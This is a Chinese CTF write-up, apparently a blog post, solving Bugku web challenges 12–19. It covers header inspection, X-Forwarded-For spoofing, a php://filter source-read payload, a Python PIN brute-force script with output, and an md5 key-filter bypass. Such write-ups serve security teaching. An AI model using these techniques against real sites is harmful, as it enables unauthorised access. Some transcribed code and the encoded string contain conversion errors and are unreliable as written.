



## 第12题：头等舱。

查看页面源代码和web请求。发现什么都没有，空空如也。于是开了bt抓包。通过网页的response发现了headers中藏有flag值

The screenshot shows the Burp Suite interface on the left and a browser window on the right. The browser window displays the URL `123.206.87.240:9009/hd.php` and the response content, which is empty. The Burp Suite interface shows the HTTP history and the response headers for the selected request. The response headers are as follows:



Name	Value
HTTP/1.1	200 OK
Server	nginx
Date	Fri, 19 Oct 2018 01:48:40 GMT
Content-Type	text/html
Connection	close
flag(Bugku_k8_23s_istra)	
Content-Length	139

## 第13题：网站被黑



查看页面源代码。发现base64加密算法。解密后拿到值test123.推断该值为密码。输入账号为admin，密码为test123.提交后发现提示“IP禁止访问，请联系本地管理员登陆，IP已被记录。”

burp抓包。添加键值对：X-Forwarded-For=127.0.0.1,转发后拿到flag值。



[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

查看页面源代码。发现url编码。进行编码转换发现javascript代码。通过源代码分析传入值：

67d709b2b54aa2aa648cf6e87a7114f1

传入后拿到flag。

The screenshot shows two browser windows. The left window is a CTF challenge page with the URL `123.206.87.240:8002/web4`. It contains a 'Submit' button with the value `aa2aa648cf6e87a7114f1` and a 'KEY {J2JK-HS11}' label. The right window is an online encoding tool from `tool.oschina.net/encode?type=4`. It has tabs for 'Native/Unicode', 'Native/UTF-8', 'Native/ASCII', and 'URL转码'. The 'URL转码' tab is selected. The 'Uri:' field contains the JavaScript code: 

```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return 0;alert("Error");a.focus();return 1}}document.getElementById("levelQuest").onsubmit=checkSubmit;
```

 The 'encodeURIComponent' option is selected, and the 'URL编码' button is highlighted. The '编码结果:' field shows the encoded string: `%66%75%6e%63%74%69%69%6e%20%63%68%6e%53%75%62%6d%69%74%28%29%7b%76%61%7.%3d%64%69%63%75%6d%65%6e%74%2e%67%6e%6c%65%6d%65%6e%74%42%79%49%64%28%2.%73%73%77%69%72%64%22%29%3b%69%66%2e%6e%64%65%66%69%6e%65%64%22%21%3d%7.%65%69%66%20%61%29%7b%69%66%28%22%3e%37%30%39%62%32%62%35%34%61%61%32%6%34%38%63%66%36%65%38%37%61%37%31%3%31%22%3d%3d%61%2e%76%61%6c%75%65%2%74%75%72%6e%21%30%3b%61%6c%65%72%7.%45%72%72%69%72%22%29%3b%61%2e%66%69%29%3b%72%65%74%75%72%6e%21%31%7d%7.%63%75%6d%65%6e%74%2e%67%65%74%45%6%65%6e%74%42%79%49%64%28%22%6c%65%7%51%75%65%73%74%22%29%2e%69%6e%73%7e%69%74%3d%63%68%65%63%6b%53%75%62%6`

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)



## 第16题：flag在index里

首先猜测是php://filter读文件的问题。

使用php://filter/read=convert.base64-encode/resource=index.php

拿到了加密的源文件。经过base64解密后成功拿到index.php的文件内容。


顺利拿到flag。



## 第17题：输入密码查看flag

首先查看源代码。没有任何提示信息。表单是POST提交的。再观察url，发现baopo一词。所以考虑到弱密码爆破。那我们就编写脚本进行爆破。

注意这个python的字符编码问题。首先是encode转换成页面源码的字符编码格式，然后通过decode转换成utf-8格式。



```
bugku.py - C:\Users\王海涛\Desktop\bugku.py (3.6.5)
File Edit Format Run Options Window Help
#!usr/bin/env python
#coding=utf-8

import re
import requests
import sys
import sys
reload(sys)
sys.setdefaultencoding('utf-8')
header = {'Content-Type': 'charset=utf-8'}

url = 'http://123.206.87.240:8002/baopo/?yes':

for a in range(1,10):
    for b in range(0,10):
        for c in range(0,10):
            for d in range(0,10):
                for e in range(0,10):
                    number = int(str(a)+str(b)+str(c)+str(d)+str(e))
                    data={
                        'pwd': str(number)
                    }
                    response = requests.post(url, data, header):
                    html = response.text.encode('iso-8859-1').decode('utf-8')
                    pattern = u'密码不正确, 请重新输入':
                    if re.findall(pattern,html):
                        print str(number)+"is error!"
                    else:
                        print str(number)+"is ok!"
                        exit(0)
```


```
C:\WINDOWS\system32\cmd.exe
13554is error!
13555is error!
13556is error!
13557is error!
13558is error!
13559is error!
13560is error!
13561is error!
13562is error!
13563is error!
13564is error!
13565is error!
13566is error!
13567is error!
13568is error!
13569is error!
13570is error!
13571is error!
13572is error!
13573is error!
13574is error!
13575is error!
13576is error!
13577is error!
13578is error!
13579is ok!

C:\Users\王海涛\Desktop> https://blog.csdn.net/qq_27180763
```


成功爆破拿到密码：“13579”，并拿到flag值“flag{bugku-baopo-hah}”

## 第18题：点击一百万次

右击查看源代码。发现了一段javascript代码。



分析代码，发现clicks参数。直接通过console赋值拿到flag。



第19题：备份是个好习惯

这道题一打开，映入眼帘的是一串字符串。估计是加密过的。但是怎么解密都没什么用。通过题目，考虑到可能有备份。于是访问index.php.bak,下载后拿到源代码，发现是一道md5的题。


```
index.php.bak - Notepad
File Edit Format View Help
|<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str, 1);
$str = str_replace("key", "", $str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 != $key2){
    echo $flag."取得flag";
}
?>
```

[https://blog.csdn.net/qq\\_27180763](https://blog.csdn.net/qq_27180763)

代码比较绕，所以自己搭建了一个web服务器运行程序。



发现代码将key过滤成了空，所以我们构建变量key1和key2，拿到flag值。

